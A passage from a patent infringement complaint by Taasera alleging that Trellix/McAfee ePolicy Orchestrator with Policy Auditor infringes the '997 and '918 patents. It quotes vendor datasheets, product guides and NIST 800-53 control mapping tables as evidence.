4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[149]

154. Every ’997 Accused Product determines a compliance state of the endpoint based on the status information and a plurality of compliance policies in the data store. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor determines a compliance state of the endpoint based on endpoint operating conditions and a plurality of compliance policies.

[149] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.


McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[150]



Auditing systems

An audit is an independent evaluation of a computer system to determine whether it is in compliance with corporate and industry security standards. Audit results show recommended improvements to reduce risks.

McAfee Policy Auditor evaluates systems against independent standards developed by government and private industry. It can also evaluate systems against standards that you create yourself. McAfee Policy Auditor uses audits to determine the compliance status of systems and returns results indicating any areas where the system is out of compliance.

[151]

[150] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf

[151] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html





Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area.

152



NIST 800-53 Compliance Controls

The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)

Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.


Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

153

155. Every ’997 Accused Product practices initiating, remotely by the computing system, based on the compliance state, an action identified in at least one rule in the data store,

[152] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf
[153] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

wherein the action is carried out by a hardware processor on the endpoint, such that the computing system remotely ensures endpoint compliance with the plurality of compliance policies stored in the data store of the computing system. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor determines a compliance state of the endpoint based on endpoint operating conditions and a plurality of compliance policies, such that McAfee/Trellix ePolicy Orchestrator ensures endpoint compliance with the plurality of compliance policies stored in McAfee/Trellix ePolicy Orchestrator.



Product overview

Overview


Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.

Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:

- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.

[154]



Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Access Enforcement	Access Enforcement	AC-3	AC-3	Determine if the information system: • Enforces approved authorizations for logical access to information and system resources in accordance with applicable access control policies	McAfee Policy Auditor
Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Least Privilege	Auditing Use of Privileged Functions	AC-6(9)	AC-6(9)	Determine if the information system: • Audits the execution of privileged functions	McAfee Policy Auditor
AC	Least Privilege	Prohibit Non-Privileged Users from Executing Privileged Functions	AC-6(10)	AC-6(10)	Determine if the information system: • Prevents non-privileged users from executing privileged functions to include: • Disabling implemented security safeguards/countermeasures; • Circumventing security safeguards/countermeasures; or – Altering implemented security safeguards/countermeasures	McAfee Endpoint Security with McAfee Threat Intelligence for Endpoint Security McAfee Policy Auditor

[155]

[154] Trellix Agent 5.7.x Product Guide

[155] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

156. Defendant has and continues to indirectly infringe one or more claims of the '997 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology, such as the '997 Accused Products (*e.g.*, products incorporating compliance).

157. Defendant, with knowledge that these products, or the use thereof, infringe the '997 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the '997 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[156]

158. Defendant encourages and induces its users and customers of the '997 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing and maintaining those products, and provides technical support to customers and users via Trellix support and services.[157]

[156] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[157] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

159. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[158]

160. Defendant induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability that others, including end-users, infringe the ’997 Patent, but while remaining willfully blind to the infringement.

161. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’997 Patent in an amount to be proved at trial.

162. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’997 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT IX
(Infringement of the ’918 Patent)

163. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.


164. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the ’918 Patent.

165. Defendant has and continues to directly infringe at least claim 1 of the ’918 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’918 Patent. Such products

[158] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#; McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

incorporate compliance and include at least McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor (with McAfee Agent) (the "'918 Accused Products") which comprise a system for controlling the operation of an endpoint, comprising: a user interface, provided by a computing system remote from the endpoint, configured to allow configuration of a plurality of policies; a data store, at the computing system, that contains the plurality of policies; one or more software services, provided by an operating system on the endpoint configured to evaluate a plurality of operating conditions identified in the plurality of policies; and one or more hardware processors at the computing system configured to receive, across a network, at the computing system, status information about the plurality of operating conditions on the endpoint, gathered by the one or more software services on the endpoint, and user information that identifies a user of the endpoint, to determine, by the computing system, a compliance state of the endpoint based on the user information and status information, and a plurality of compliance policies in the data store, and authorize access by the endpoint to a computing resource on the network, authorization being determined by the remote computing system in response to the compliance state.

166. Every '918 Accused Product comprises a system for controlling the operation of an endpoint. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor controls the operation of an endpoint.



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.


McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[159]



Overview

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure.

Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems.

McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.


Key features

McAfee Policy Auditor eases audits through integration with McAfee ePO, which unifies management and reporting. McAfee ePO also facilitates policy customization and creation.

[160]

[159] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf

[160] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html



NIST 800-53 Compliance Controls


The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)

Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.

Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

161



Product overview

Overview

Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.

Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:


- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.


162

167. Every '918 Accused Product comprises a user interface, provided by a computing system remote from the endpoint, configured to allow configuration of a plurality of policies, and

[161] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf
[162] Trellix Agent 5.7.x Product Guide


a data store, at the computing system, that contains the plurality of policies. For example, McAfee/Trellix ePolicy Orchestrator web console is a user interface at a computing system (*e.g.*, management system, ePO server) remote from the end point (*e.g.*, managed system with agent), configured to allow configuration of a plurality of policies (*e.g.*, policies for compliance and access control).





McAfee ePO components

